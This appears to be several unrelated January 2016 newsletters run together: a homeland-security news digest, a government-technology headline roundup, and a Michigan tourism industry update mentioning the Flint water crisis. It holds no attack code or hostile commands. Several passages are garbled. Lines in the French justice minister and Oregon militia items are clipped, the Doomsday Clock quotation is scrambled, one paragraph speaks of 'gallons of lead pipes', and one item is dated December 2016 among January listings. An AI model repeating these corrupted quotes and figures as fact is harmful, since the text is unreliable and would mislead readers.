Changes in ocean heat storage are important because the ocean absorbs more than 90 percent of the Earth's excess heat increase associated with global warming. Lawrence Livermore (LLNL) scientists, working with National Oceanic and Atmospheric Administration (NOAA) and university colleagues, have found that half of the global ocean heat content increase since 1865 has occurred over the past two decades. The observed ocean and atmosphere warming is a result of continuing greenhouse gas emissions.

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## **Earth's 2015 surface temperatures the warmest since record keeping began in 1880**

Earth's 2015 surface temperatures were the warmest since modern record keeping began in 1880, according to independent analyses by NASA and the National Oceanic and Atmospheric Administration (NOAA). The 2015 temperatures continue a long-term warming trend, according to analyses by scientists at NASA's Goddard Institute for Space Studies (GISS) in New York (GISTEMP). Most of the warming occurred in the past thirty years, with 15 of the 16 warmest years on record occurring since 2001. "Climate change is the challenge of our generation, and NASA's vital work on this important issue affects every person on Earth," said NASA administrator Charles Bolden.

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## **Also noted this week**

TSA won't enforce new ID law at airports for 2 more years | Senate panel complains of slow progress at DHS on biometric exit tracking | Will the U.S. Supreme Court tell Obama to 'take care'? | How a young American escaped the no-fly list | Restaurant owner threatened with deportation gets congressional help | Mayors meet Homeland Security secretary over funding concerns | TSA found record 2,653 guns in carry-on bags last year | US announces plan for new visa rules for some Europeans | Head of Homeland Security meets with MLB owners about ballpark safety | CT student's ISIS pledge prompts Homeland Security notification | Why is the biometric exit tracking system still not in place? | Why is it so difficult for Syrian refugees to get into the U.S.? | U.S. will use facial recognition at airports | Booker preparing bill to combat ISIS online recruitment | New refugee vetting rules will enhance America's national security | Senate blocks bill on tougher refugee screening | Rutgers program seeks greater local involvement in terror war | DoD bases no longer accepting driver's licenses from 5 states as ID | Nearly 500K foreigners overstayed visas in 2015 | Big data just a start for Homeland Security geeks | FBI outlines potential security issues during Super Bowl 50 | Immigrant groups accuse federal agencies of not providing information on deportation program | American SAFE Act undermines security interests and American values | Somebody keeps cutting the Bay Area's fiber-optic cables, and the FBI wonders why | Supreme Court to consider Obama immigration rules | Immigration raids not playing well

with Latino communities | None of the seven Iranians freed in the prisoner swap have gone back to Iran | Russians won't take part in nuclear terrorism summit | Egypt's parliament endorses controversial anti-terrorism law | Cyber war isn't turning out quite how it was expected | British video aimed at stopping radicalized women's trips to Syria | Muslim prison chaplains plea for more time with federal inmates to curb radicalization | Colorado Springs cybersecurity group lands agreement with federal agency | The color of surveillance: What an infamous abuse of power teaches us about the modern spy era. | Arizonans can pass TSA security with driver's license until 2020 | DHS raids, deportations worry immigrant families | Even Chinese students can't beat Indians at squeezing out the most from a US education | 5 things to know about Flint's water crisis | Super Bowl security: Federal officials mull whether attack on fiber optic systems connected to 'plot' against Super Bowl | Emergency calendar out for nuke plant's evacuation zone | Debate over refugees will be heated in 2016 presidential race | As deportations ramp up, rumors stir fear among immigrants | Homeland chairman: Lifting sanctions 'bankrolls' terrorism | A counterterrorism restructuring that can't work without funding | 'Patriotic hackers' attacking on behalf of Mother Russia | Baltimore businesses hurt amid fear of immigration crackdown | Senate to take up bill for more scrutiny of Syrian refugees | Metal detectors part of new safety measures at Wrigley Field | Migrant crisis: Bavaria mayor sends refugees to Merkel | Turkey is being torn apart by ISIS bombings and Kurdish clashes | A timeline of the water crisis in Flint, Michigan | Obama signs emergency order for Flint water crisis | DHS issues warning about vulnerabilities of electrical power infrastructure to cyber-attacks

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
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'Anonymous' Targets Michigan, Activates #OpFlint  
#OpFlint promises online attacks against Michigan Gov. Rick Snyder's administration in response to the water emergency in the city of Flint.

MIT Research Project Aims to Corral, Enrich Live Streaming Video

"Deepstream" seeks to iron the creases on one of the Internet's fastest growing trends.

Using Data Analytics to Deliver Better Outcomes for At-Risk Youth

The Forum for Youth Investment is helping state and local agencies use data to more flexibly deliver the right service mix to youth ages 14 to 24, often referred to as disconnected or opportunity youth.

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Los Angeles Power Department Asks Customers to Help It Ditch Coal

The Los Angeles Department of Water and Power wants to eliminate coal as a means of producing electricity within the next 10 to 15 years.

What Can Local Governments Learn from UPS?

The technology that UPS uses to optimize its routes and achieve big savings shows how powerful data analytics could be across the public sector.

'Cards Against Urbanity' Turns Urban Planning into a Game

Called Cards Against Urbanity, the game is a twist on the popular



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## Question of the Day

*Out of your 150 Facebook friends, how many can you really count on?*

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## Eye on Education

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The Education Building's Interior Matters

NYC Department of Education CIO Departs, Will Focus on Procurement

and politically incorrect Cards Against Humanity.

#### Fiber-Optic Network Construction Highlights Widespread Lack of Broadband in Salinas Valley, Calif.

The \$13.3 million fiber optic spine between Santa Cruz and broadband-deprived areas of the Salinas Valley is a huge step forward in bringing the unserved areas of Santa Cruz and Monterey counties into the 21st century.

#### Consumer Coalition Lobbies FCC to Establish Privacy Rules for ISPs

At the commission's open meeting in November, Wheeler said privacy issues related to broadband are "something we are looking at right now."

#### Wisconsin's Decade-Long Computer System Upgrade Still Experiencing Payroll Glitches

Although further ahead than projected in many areas, the state has still found more than 400 errors in employee paychecks with potentially hundreds more out there.

#### California Gov. Jerry Brown Calls for Improving State's Water Delivery System

Several experts have said 2016 will be pivotal for the future of the water project. Do-or-die decisions must be made in the coming months if it is to proceed.

#### Solar Investors Frustrated at Nevada's Clean Energy Rate Hikes

The state's Utility commission decided to eliminate solar subsidies after several high profile solar providers moved to the state -- and they are speaking out against the ruling.

#### Chicago's Metra Pilots Wi-Fi on Select Cars

In the next few weeks, the transit agency will finish installing the service and begin testing how effective the service is -- and whether it should be added to all cars.

#### Massachusetts Seeks to Become Autonomous Vehicle Research, Testing Hub

Industry leaders and state officials will begin talks on Feb. 9th to discuss the best way to introduce self-driving vehicles that doesn't hinder innovation and protects Massachusetts residents.

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This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

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#### Issues

#### Brown University IT Leader Takes Top Security Position at Princeton

#### South Carolina Education Leader Calls for Investment in Virtual School

#### Wyoming Colleges Could Receive \$1.2 Million for Cybersecurity Training Programs

#### Public School, Library Partnership Program Lends Wi-Fi Hotspots to Rural South Carolina Families

#### Massachusetts High Schoolers Help Plan Town's Sustainable Future

#### Legal Research Company LexisNexis Moving to North Carolina State

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## **Editor's Choice**

## [NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations](#)

Mashariki, New York City's chief analytics officer, says the Mayor's Office of Data and Analytics is all about getting data from one agency that can be used by another to meet their missions and goals.

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
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## Top Stories

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### [Jam-Packed C-Suite: How Can 3-Letter Chiefs with Roles that Touch Tech Work Together?](#)

Each has some overlap with the CIO's function, so each state and local government has to work out in its own way just which chief will oversee what domain.

### [Rhode Island's First Chief Innovation Officer Previews What's to Come](#)

Richard Culatta says that in government, collaboration is the key to getting things done.

### [Grounding AI: Artificial Intelligence is Closer -- and Less Awesome -- than Most Realize](#)

In fact, many in government and the private sector are already using the next rung in humanity's digital progression.

### [NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations](#)

Mashariki, New York City's chief analytics officer, says the Mayor's Office of Data and Analytics is all about getting data from one agency that can be used by another to meet their missions and goals.

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Social media is never actually "done," but here are some things to work on when the rest of the process seems to be running smoothly.

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### Presidential Front-Runners' Successes, Failures on the 2016 Digital Campaign Trail

The top presidential candidates are charging forward into the digital fray and hoping their approach to wrangling voters online beats the other guy's.

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### Financial Transparency Platform Works to Demystify City Budgets

ClearGov aims to decipher city budgets with interactive infographics, says CEO and Founder Chris Bullock.

### 10 Cybersecurity Issues to Expect in 2016

Micro-segmentation defense, attacks by rogue intelligence officers and quantum encryption investment are among many things to keep an eye on in 2016.

### Massachusetts Seeks to Become Autonomous Vehicle Research, Testing Hub

Industry leaders and state officials will begin talks on Feb. 9th to discuss the best way to introduce self-driving vehicles that doesn't hinder innovation and protects Massachusetts residents.

### Emails Show Michigan Tried to Defer Blame for Flint Water Crisis

In the wake of the water crisis that has led protesters to call for Gov. Rick Snyder to resign, 274 pages of his emails have been released.

### Ohio DOT Relies on Tech to Combat Winter Storms

The state's Transportation Department estimates that it has invested \$100 million in new technology over the last five years.

### Foundation for Transparency in Government Lacks Transparency

Six months after it organized to recall the mayor of Lawrence, Mass., the group has not filed financial disclosure forms with the state, in apparent violation of campaign finance laws intended to ensure transparency.

### Morris, III., Buys \$2 Million Cybersecurity Insurance Policy

The policy protects not only the city, but also the people who reside in it.

## Maine Increases Data Sharing with FBI to Prevent Gun Violence

Maine has taken significant steps toward notifying federal law enforcement about mentally ill people who should be prohibited from buying a gun.

## Illinois Lawmakers Propose Legislation Requiring Warrants for Cell Phone Tracker Use

The bill also would require police to delete any data the devices pick up from phones used by those who aren't the target of an investigation.

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### Sending Medicaid to the Cloud

Led by Wyoming, states are ready to pioneer MMIS as a service.

### U.S. House Approves Overhaul of Open Records Requests

Fifty years after President Lyndon Johnson signed the Freedom of Information Act into law, the House of Representatives has approved amendments to revamp it for the Digital Age.

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### Will 'Helicopter Policymakers' Stifle New Technology Over the Long Term?

### State of the Union 2016: Obama Emphasizes Innovation, Tech's Role in Government

### Washington Lawmakers Take Aim at Cybercrime with Washington Cyber Crime Act

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**Subject:** 7 Ways Local Govs Are Getting Creative with Data Mapping, Should Silicon Valley Worry About Another Tech Bubble?

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## Top Stories

JANUARY 26, 2016

### [7 Ways Local Governments Are Getting Creative with Data Mapping](#)

Government entities appear to be using maps more and more as a tool for creating useful applications. Here are seven ways they're doing it.

### [Should Silicon Valley Be Nervous About Another Tech Bubble?](#)

Reports have said a second bubble is looming in the tech sector, but experts are divided as to whether it will signal impending doom or a new opportunity for savvy business people.

### [The New Global Cyber Alliance Is Important -- Here's Why](#)

What is the new Global Cyber Alliance? In this exclusive interview with alliance co-founder and chair Will Pelgrin and CEO and president Phil Reiting, the two explain what the alliance is, and why it matters.

### [Zinteh Launches 3-D Optical Illusion LED Light. Google Releases its Pixel C Tablet](#)

Plus, the Reveal RS2-X2L body camera allows for 34 hours of audio and video to be recorded.

## More Headlines

### [Microsoft Donates \\$1 Billion in Cloud Services to Nonprofits, Universities](#)

Microsoft Philanthropies announces a three-year program to put analytics and cloud computing into the hands of 70,000 academic, nonprofit and eventually government partners.



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## Question of the Day

***Do people understand Bitcoin?***

[ANSWER](#)

## Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Why Educators Must Teach Students Social Media Etiquette](#)

[Pennsylvania Educator Files Lawsuit After He Doesn't Get Technology Job](#)

## [LA Unified Inches Toward Districtwide Tech Upgrades, Wireless Access](#)

The biggest school district in the nation is preparing its students with big investments in broadband connectivity and device support.

## [Illinois Announces Consolidated Department of Innovation and Technology](#)

The state's hodgepodge of overlapping IT desks will consolidate under the control of CIO Hardik Bhatt.

## [Former Philadelphia Mayor Michael Nutter Tapped as Adviser to Homeland Security Council](#)

Nutter will be on a special committee making recommendations on a wide range of issues from local governments to private-sector defense.

## [What Stands in the Way of Getting 60 Million Americans Connected to Broadband?](#)

Relying on your smartphone as a sole source of connecting to the Internet is a reality for many low income earners and students.

## [Wyoming Bill Would Normalize Bitcoin in Money Transfers](#)

Bitcoin is the most prominent cryptocurrency, but there actually are more than 650 such currencies available for trade in online markets.

## [Obama Seeks Nearly \\$100 Million for Cyberdefense](#)

The funds will be put toward creating a new agency to oversee security clearances for government workers and contractors run by the Defense Department.

## [Top Cybersecurity Firm in U.S. Named](#)

According to Cybersecurity Ventures, root9B is the world's most sophisticated company combating hackers and other cybercriminals.

## [Cities' Bandwidth Capabilities Increasingly Important in Attracting Businesses](#)

General Electric relocating its headquarters from Fairfield, Conn., to Boston earlier this year is described as being digitally driven and advantageous thanks to Boston's higher bandwidth capabilities.

## [Hyperloop Tech Race Comes Down to Two Companies](#)

The two companies, Hyperloop Technologies and Hyperloop Transportation Technologies, are in a close race to complete the first hyperloop.

## [Iowa's Upgraded DOT: Ready for Increased Traffic and Road Hazards](#)

Operators attentively monitor the screens, watching for backups or traffic incidents, and communicate with local authorities and the public at the new Iowa traffic 'Nerve Center.'

## [Face-Detecting Cameras Sought in San Francisco's 'SF Go' Traffic Improvement Program](#)

Although the program is meant to ease traffic congestion and

## [Fashion Meets STEM at Iowa State University](#)

## [Industry Resources from Our Partners](#)

[Trouble Managing Cloud Environments?](#)

[The Platform of Tomorrow](#)

[Sustainable Security](#)

[Solving the Security Puzzle](#)

[Cisco Mid-Year Security Report](#)

claims the cameras will not be used to track people, many are still skeptical about the possible invasion of privacy.

#### The Heavy Price We Pay for 'Free' Wi-Fi

New York City is developing a "free" public Wi-Fi network to be deployed throughout the city, but the poorly appreciated price is our privacy.

#### Ironically, Government Planners Don't Have Plans for Autonomous Vehicles

New research indicates that metropolitan planning organizations aren't doing much to get ready for autonomous cars.

#### Albany, N.Y. to Conduct Citywide Broadband Access Study

The study is the first step in figuring out how to deliver broadband to all residents.

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### **5 Reasons Why It's Time to Transition to NG9-1-1**

This handbook explains the reasons why it's time for the nation's 9-1-1 centers to adopt Next Generation 9-1-1 (NG9-1-1) technology. It also includes information on how to start the planning process and fund the transition.

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## Editor's Choice

#### 'Anonymous' Targets Michigan, Activates #OpFlint

#OpFlint promises online attacks against Michigan Gov. Rick Snyder's administration in response to the water emergency in the city of Flint.

#### MIT Research Project Aims to Corral, Enrich Live Streaming Video

"Deepstream" seeks to iron the creases on one of the Internet's fastest growing trends.


## Most Popular

#### Using Data Analytics to Deliver Better Outcomes for At-Risk Youth

#### NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations

#### Will Jet Aircraft of the Future be Powered by Electricity?

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



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## DAILY REPORT

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
January 2016 vol. 10 no. 21

### Justice minister resigns over law stripping of citizenship

Taubira, the French justice minister, has resigned from the  
lead of a debate over proposed laws which would strip citizenship  
terrorists. Taubira, one of few black women in the higher reaches  
ics and a committed left-winger, has not hidden her opposition to  
the citizenship laws.

### ism militia member killed, others arrested and off with police

er Robert "LaVoy" Finicum, 55, one of the armed antigovernment  
pying a remote federal facility in eastern Oregon, has been killed  
with the FBI and state police. The group's leader, Nevada rancher  
, and five other men were arrested. Those arrested were charged  
y to impede officers of the United States from discharging their  
through the use of force, intimidation, or threats.





## Minutes to midnight -- still

The *Atomic Scientists* yesterday announced that the minute hand of the Doomsday Clock will remain at three minutes to midnight. The recent progress in the Iran nuclear agreement and the Paris Agreement “constitute only small bright spots in a darker world situation full of catastrophe.” The *Bulletin*’s panel of security experts said that the world (to midnight) is too close. Far too close.” – but that this reflects a failure to continue to fail to focus their efforts and the world’s attention on the extreme danger posed by nuclear weapons and climate change. These dangers existential, that is exactly what we mean: They threaten the very existence of civilization and therefore should be the first order of business for leaders who care about their constituents and their countries.”

## Flint Water Study research team to present findings on Thursday




Dr. Marc Edwards and his team of research scientists and engineers will give a presentation on Thursday, 28 January, in Blacksburg to discuss their work -- done in collaboration with Flint, Michigan, residents -- on the widespread lead-in-water contamination. The presentation will include an overview of the Flint Water Study team’s efforts combining engineering, citizen science, laboratory experiments, investigative journalism, and social media to confirm the high lead levels in Flint’s water.

## Lead in water as poison: the Flint water crisis and the failure of America’s toxic infrastructure

As the crisis over the water in Flint, Michigan, rolls on, we’re learning more about the irresponsibility and callousness of officials and the failure of the system in charge. The mix of austerity politics, environmental racism, and corporate greed makes for a shocking brew, yet the physical conditions that make the water literally toxic for Flint residents are neither as exceptional nor as rare as much of the media coverage suggests. An estimated three to six million gallons of lead pipes across the United States still carry water, and most of the infrastructure is vulnerable to similar dangers, whether at the hands of short-sighted, prejudicial bureaucrats or politicians whose ideology or greed leads them to blithely dismiss well-established science. The best solution would be to replace our lead lines systematically and proactively, not just in this beset city at a time. Until we do so, it’s a safe bet that more lives will be lost in our horizon.

## Firefighters' risk of being assaulted far exceeds that of fighting colleagues

A study found that medical technicians and paramedics are fourteen times more likely to be violently injured on the job than the firefighters they work with. Researchers found that assault-related injuries are often not acknowledged by administration, and therefore they are



the workers as a "part of the job."

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## Affordable energy transformation in U.S.

Utilities could slash greenhouse gas emissions from power production 90 percent below 1990 levels within fifteen years while meeting demand, according to a new study. The study used a sophisticated model to evaluate future cost, demand, generation, and transmission scenarios. It found that with improvements in transmission and weather-driven renewable resources could supply most of the electricity at costs similar to today's.

## Warm years almost certainly the result of climate change

Warm years are with extremely high likelihood caused by human-induced climate change. Without greenhouse-gas emissions from burning coal and gas, the vanishingly small chance that 13 out of the 15 warmest years ever recorded would all have happened in the current, still young century. These odds are 1 in 5,000 and 1 in 170,000, a new study by an international team of scientists now shows. Including the data for 2015, which came in after the study was completed, makes the odds even slimmer.

## and

...aying 'catchup' to terrorists using encryption | Some officers ... of military equipment | State lawmakers tackle impact of Real ID ... expiring soon? Renew it now, State Dept. says | High court rejects ... homeland Security records | Government has been allowing UK ... sive spying equipment to countries including Saudi Arabia,

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


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**Subject:** Pure Michigan Tourism Update

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## FROM THE DESK OF DAVE LORENZ

As the Pure Michigan Snow Day promotion continues, it's been great to see so many in the travel industry send in their [snow day dance videos](#) and share their "snow day" adventures via social media. On Monday, we hosted a #PureMichiganSnowDay Twitter chat discussing ways to take a Pure Michigan Snow Day -- a special thank you to everyone who participated and especially to Shanty Creek and Stormy Kromer for offering our fans terrific giveaway items.

If interested in re-living the chat and seeing comments and reactions from our fans, check out posts from January 25 on the [Pure Michigan twitter page](#) from noon -- 1 p.m.

I've had the opportunity to be in northern Michigan for several meetings the past two weeks and although I haven't yet had time to throw on the skis myself, it's been rewarding to see the buzz of activity at our resorts. We're hopeful the pent-up demand that was created by a slow to develop winter will drive travel to ski, snowmobile and do all of the other things we love to do at this time of year.

The big challenge we are dealing with right now is the water contamination issue in Flint. I know you are as concerned as I am for all of those who have been affected by the situation. I can only say that I'm confident that everything that can be done to find solutions, will be done.

For those of us in the travel industry -- we can do our part to help by doing what we do best. Let's stay positive promoting the great State of Michigan as a premier place to visit, four seasons of the year. By doing so we'll continue to positively impact our economy, generating jobs and revenue, which can be used to benefit our entire society.

This state has faced many challenges over the years and we have always come together in unity to resolve our issues. Let's hang tough and support Flint and everyone working to make things right. For more information on what is happening in Flint visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater) and to find out how you can help visit [www.helpforflint.com](http://www.helpforflint.com).

Last, but not least, Happy 179th Statehood Day Michigan! Hear what folks love most about Pure Michigan in this [statehood video](#).

Sincerely,

Dave Lorenz, Vice President Travel Michigan  
517-335-0007  
[lorenzdz@michigan.org](mailto:lorenzdz@michigan.org)

## TOURISM NEWS & TRENDS

Google street view helps smaller destinations showcase off-road attractions (MEDC Mention)  
Mashable.com – January 23, 2016

(Audio) Pure Michigan celebrates 10th anniversary  
VAN-92.7 FM – January 22, 2016

2015 'best year ever' for tourism in West Michigan  
WZZM ABC-13 – January 25, 2016

Holland-area welcomes more visitors than ever in 2015  
Holland Sentinel – January 24, 2016

Michigan airport shatters all-time passenger record  
MLive.com – January 24, 2016

Video: Completed community design plan promises hope for the struggling village of Ontonagon  
Upper Michigan's Source – January 26, 2016

Legislation to promote Native American heritage approved by Senate  
Macomb Daily – January 22, 2016

Kraftwerk to headline Detroit's Movement fest in May  
Detroit Free Press – January 20, 2016

Grand Traverse Pie Company unveils new Michigan fusion pie (Dave Lorenz mention)  
WZZM ABC-13 – January 23, 2016

Michigan food companies win awards  
Times Herald – January 22, 2016

Fenton restaurants mentioned in Michigan travel blog  
Tri-County Times – January 21, 2016

Founders Brewing plans second brewery  
Grand Rapids Business Journal – January 19, 2016

New Holland enjoys resurgence  
Grand Rapids Business Journal – January 15, 2016

Hard cider maker plans urban tasting room  
Grand Rapids Business Journal – January 15, 2016

Audio: Tourism is booming in Holland and West Michigan  
VAN-92.7 FM – January 26, 2016

West Michigan Regional Airport terminal adds amenities with donations  
Holland Sentinel – January 12, 2016

## MICHIGAN DESTINATIONS

Top U.S. places for 2016 (6. Ann Arbor)  
AARP Travel – December 23, 2016

(Next) best paddling towns: Ann Arbor, Mich.  
Canoe&Kayak – January 7, 2016

Foodies love Ann Arbor, Michigan  
Examiner.com – January 7, 2016

Learning to luge: Muskegon, Michigan track promises Olympic-size fun (and fear): photos, video

Cleveland.com -- January 21, 2016

Vacation: Top 50 ideas for 2016 (Part 4) (25. Grand Rapids)  
PPCom.com -- January 26, 2016

Cold is cool in Michigan  
Macomb Daily -- January 22, 2016

The beauty of Lake Michigan's ice caves  
MLive.com -- January 25, 2016

Grand Island's 2014 ice caves resemble Superman's fortress  
MLive.com -- January 27, 2016

Five indoor staycation destinations around Michigan  
Pure Michigan blog -- January 20, 2016

Seven buzzworthy spots to grab a bite in Detroit  
Pure Michigan blog -- January 21, 2016

## PURE MICHIGAN NEWS & UPDATES

Audio: Pure Michigan Radio Show (Auto Show Week)  
January 25, 2016


## BEYOND MICHIGAN

Travel's intangible souvenirs are the sights, sounds and smells of faraway places (Michigan mention)  
Washington Post -- January 21, 2016


Tips for multigenerational family vacations (Michigan mention)  
Huffington Post Blog -- January 22, 2016

Road trips for winter fun (Lake Michigan mention)  
PostCrescent.com -- January 24, 2016

US drivers travel record 3 trillion miles in 2015  
The Hill -- January 25, 2016



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# Week in Review

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**PUBLIC HEALTH   PUBLIC SAFETY   REGIONAL   SCI-TECH   SURVEILLANCE   TERRORISM   TRANSPORTATION   WATER**



## ISIS

### **U.S. mulling “decisive military action” against ISIS in Libya**

Four years after the toppling of Col. Muammar Qaddafi, the United States is mulling new military campaign in Libya to help stabilize the country. Peter Cook, a Pentagon spokesman, on Wednesday said officials are currently “looking at military options” to stop the Islamic State militant group from making further gains in the North African country.

[Read more](#)

## Immigration

### **U.S. undocumented population declines**

In a just-released report, the Center for Migration Studies of New York (CMS) finds that the U.S. undocumented population has fallen below eleven million for the first time since 2004. The report also offers evidence that the Mexican-born undocumented population continues to decline, falling by more than 600,000 since 2010. The study further describes trends in the undocumented population over the past few years for selected countries of origin and states of residence.

[Read more](#)

## Visas

### **Five European countries face removal from Visa Waiver program**

DHS has told five countries – France, Belgium, Germany, Italy, and Greece – that they have until Monday, 1 February, to fix a security flaw – DHS described it as a “crucial loopholes”-- in their passport stems. If they fail to do so, they will be removed from the Visa Waiver program. The move will affect millions of European citizens.

[Read more](#)



## Terrorism

### **French justice minister resigns over law stripping terrorists of citizenship**

Christiane Taubira, the French justice minister, has resigned from the government ahead of a debate over proposed laws which would strip citizenship from convicted terrorists. Taubira, one of few black women in the higher reaches of French politics and a committed left-winger, has not hidden her opposition to the changes to the citizenship laws.

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## Syria



## Syrian children conscripted into combat, dying on battlefields: UNICEF

Children under 15 conscripted into combat roles with others killed or maimed in attacks that have destroyed thousands of schools, the UN said. The Middle East regional director of UNICEF also said that water was being used as a weapon of war. Last summer, the Assad regime cut the water supply to the 2.1 million people of Aleppo more than forty times in an effort to weaken the rebel-supporting Sunni population of the city. The practice had just started again.

